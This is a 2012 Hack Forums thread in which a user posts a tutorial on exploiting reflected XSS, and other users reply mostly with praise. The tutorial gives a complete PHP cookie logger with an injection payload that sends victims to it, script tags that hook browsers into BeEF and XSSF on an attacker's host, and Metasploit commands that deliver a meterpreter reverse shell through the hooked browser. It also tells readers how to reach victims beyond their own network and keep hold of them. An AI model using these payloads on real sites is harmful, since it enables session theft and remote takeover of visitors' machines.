

# Forum:[Hack Forums](#)


Thread: [? \[TuT\] XSS Exploitation \[3 Methods\] ?](#)

**Dyme** - December 27, 2012, 2:11 pm

Is XSS a useless vulnerability?

One of largest debated topics that hackers and pen-testers go back and forth on is the severity of XSS vulnerabilities. One side says that XSS is a high risk vulnerability, and the other side says the only thing it's good for is creating popup boxes. Today I'll be showing you that XSS is a dangerous vulnerability through three methods of exploitation. Get your alert boxes ready!

For this tutorial I'll be using an simple search function that I created. The function does not sanitize user input, making it vulnerable to the most common non-persistent (or reflected) XSS.



Cooking logging/stealing is probably the most common method that people use to exploit XSS. Personally I never use cookie logging, as there are much more effective methods to use (I'll cover these later on in the tutorial). I thought I'd just touch upon it because it's so widely used.

If you can't infer by the name, cookie logging is when you log/take the cookies of the victims browser. Cookies can contain sensitive information such as usernames and passwords.

Setting up the logger is rather simple. You'll first need some sort of server that you can upload and execute php files on. Next, find a cookie logger source and upload it onto your server. Below is a decently comprehensive logger provided by amus3d.

PHP Code

```
<?php
```

```
function GetIP()
{
    if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
        $ip = getenv("HTTP_CLIENT_IP");
    else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv(
"HTTP_X_FORWARDED_FOR"), "unknown"))
        $ip = getenv("HTTP_X_FORWARDED_FOR");
    else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown"))
        $ip = getenv("REMOTE_ADDR");
    else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp(
$_SERVER['REMOTE_ADDR'], "unknown"))
        $ip = $_SERVER['REMOTE_ADDR'];
    else
        $ip = "unknown";
    return($ip);
}

function logData()
{
```

```

$ipLog="log.txt";
$cookie = $_SERVER['QUERY_STRING'];
$register_globals = (bool) ini_get('register_gobals');
if ($register_globals) $ip = getenv('REMOTE_ADDR');
else $ip = GetIP();

$rem_port = $_SERVER['REMOTE_PORT'];
$user_agent = $_SERVER['HTTP_USER_AGENT'];
$request_method = $_SERVER['METHOD'];
$rem_host = $_SERVER['REMOTE_HOST'];
$referer = $_SERVER['HTTP_REFERER'];
$date=date ("l dS of F Y h:i:s A");
$log=fopen("$ipLog", "a+");

if (preg_match("/\bhtml\b/i", $ipLog) || preg_match("/\bhtml\b/i", $ipLog))
    fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent | METHOD:
$request_method | REF: $referer | DATE{ : } $date | COOKIE: $cookie <br>");
else
    fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent | METHOD:
$request_method | REF: $referer | DATE: $date | COOKIE: $cookie \n\n");
fclose($log);
}

logData();

?>

```

Once this is complete, simply inject the following payload into the vulnerable site.

Code `<script>document.location="localhost:82/logger.php"</script>`The script will redirect the victim to your logger. You should now see a "log.txt" file on your server that contains the victim's cookies and information. Mine doesn't really contain much because I'm doing this on my localhost.

Spoiler ([Click to View](#))

[img]http://img706.imageshack.us/img706/5465/7316ce890d084b59bc5a308.png[/img]

The Browser Exploitation Framework is a big step up from the regular cookie stealing. Not only does BeEF steal cookies, it has the ability to fingerprint browsers, keylogg, run exploits, and much more.

The latest version of BeEF can be downloaded here: <https://github.com/beefproject/beef>  
(I will not be covering installation as it is rather straight forward)

To start BeEF, simply cd to the directory you installed to and run "beef". When beef is done loading, you should see something similar to the image below.

First open up to the the UI Panel. In my case it's <http://192.168.1.108:3000/ui/panel>. You will then be prompted to login. By default the username and password is "beef". Once logged in you'll see the panel and you'll be ready to go!

Now go back to the terminal and look for your Hook URL. In my case it's <http://192.168.1.108:3000/hook.js>. We'll use this in our payload to 'hook' our victim's browser and interact with it through BeEF.

\*NOTE: If you're doing this to hook victims outside of your LAN, you'll need to forward whichever port BeEF is using!

Below is an example payload that will hook a browser.

Code `<script src="http://192.168.1.108:3000/hook.js"></script>`

Once this is injected you will see your newly hooked browser in BeEF! I would now recommend that you use a persistence module to ensure that you won't lose your slave instantly. After that, you're free to use all that BeEF has to offer!

The XSS Framework is easily my favorite tool to use when exploiting XSS. Like BeEF, XSSF has XSS specific modules that one can use to get the most out of the security hole. In addition though, XSSF makes it possible to run your favorite metasploit exploits through the victim's browser. This can obviously lead to a shell on the victim's PC, and beats cookies any day.

### Installation

I myself had a bit of trouble installing XSSF, but I'm pretty confident that the instructions below will work for you. Before installing make sure you're running Metasploit 4.4 and ruby is updated to the latest version! Run the following commands in a terminal:

Code 1. `msfconsole`

2. `svn export http://xssf.googlecode.com/svn/trunk/ XSSF`

3. `cd XSSF/`

4. `cp -rf * /opt/metasploit-4.4.0/msf3`

Once XSSF is installed, open up the metasploit console (if not open already) and type "load xssf". You'll be greeted by some nice ASCII art. Next type "xssf\_urls" to see some useful URLs.

Similar to BeEF, we need to "hook" our victim's browser to XSSF. To do this use the URL next to "Generic XSS injection". In my case it's <http://192.168.1.108:8888/loop>.

\*NOTE: Once again, if you're doing this to hook victims outside of your LAN, you'll need to forward whichever port XSSF is using!

Below is an example payload that would hook a browser:

Code `<script type="text/javascript" src="http://192.168.1.108:8888/loop?interval=5"></script>`

If this is successfully injected into the victim's browser, you will have a victim! In msf type "xssf\_victims" to view all your hooked browsers.

`[img]http://img594.imageshack.us/img594/3337/ec93b92dd44b4337823011e.png[/img]`

With your hooked browser you can now run some of XSSF's auxiliary scripts, or even run some client side exploits from metasploit. For this tutorial I'll be using the old reliable `java_signed_applet` as an example.

Like if you were using it regularly, first enter the "use" command to select the desired exploit.

Code `use exploit/multi/browser/java_signed_applet`

Next set your payload of choice, and then your lhost.

Code `set PAYLOAD windows/meterpreter/reverse_tcp`

`set LHOST 192.168.1.108`

Finally type "exploit -j" to start the exploit. Now that our server is running all that's left to do is send

the exploit to the hooked browser. To do this type "xssf\_exploit [VictimID] [JobID]". Obviously, you will replace [VictimID] and [JobID] with their corresponding values.

Code xssf\_exploit 4 0

If we now check the hooked browser, we can see that the exploit has ran successfully!

Spoiler ([Click to View](#))

Run the applet and return to the console to interact with your newly spawned shell!

This concludes the tutorial. I now hope you all understand that XSS is a serious vulnerability that should not be ignored. Stop making alert boxes and spawn some shells.

Shout out goes to all the members that help improve this section (you know who you are).

This tutorial was brought to you by Antagonism.

**uSploit** - December 27, 2012, 2:20 pm

Now thats great!

Really like this here. At least some people still know what to do whit xss!

Bookmarked my friend.

I like meats to :) BeEF!

~ uSploit

**amus3d** - December 27, 2012, 2:23 pm

Nice tutorial, shows some things that I'm sure people don't tend to use. ;3

**Noah™** - December 27, 2012, 3:05 pm

An awsome tutorial man! This is getting bookmarked! Thanks for covering XSS in a more in depth tut.

**VipVince** - December 27, 2012, 3:17 pm

I quite like your terminal background. Nice tut.

**Ideology** - December 27, 2012, 4:36 pm

A well written, nicely compiled tutorial. Should help some members. Kudos.

**001011001** - December 27, 2012, 4:41 pm

Finally, a good tutorial. Thanks much for this, it will come in handy!

**Silkie** - December 27, 2012, 5:00 pm

Really great tut man. Bookmarked, keep doin' em!

**PuzzuS** - December 28, 2012, 1:01 am

A really good tutorial. Thank you for all the time you spent writing this. :D

**r3tno** - December 28, 2012, 1:03 am

keep it up great tutorial thanx for sharing man .. :)

**Illicit** - December 28, 2012, 1:38 am

An extremely HQ tutorial, I presume that shoutout is also for you... :3

**Light Yagami.** - December 28, 2012, 5:39 pm

Nice tut i learn a lot from reading it

**pashabiceps** - *December 30, 2012, 1:33 pm*

Great tutorial Dyme, i really enjoyed reading it!

Thanks!

**PongViking** - *December 30, 2012, 3:20 pm*

An awesome tutorial man! This is getting bookmarked! Thanks for covering XSS in a more in depth tut.

**anish001** - *December 31, 2012, 12:58 am*

This was a nice tutorial anyways !!! thanks for giving nice posts !!!

**jirk** - *December 31, 2012, 1:08 am*

Wasn't the million other XSS tutorials on this forum not enough?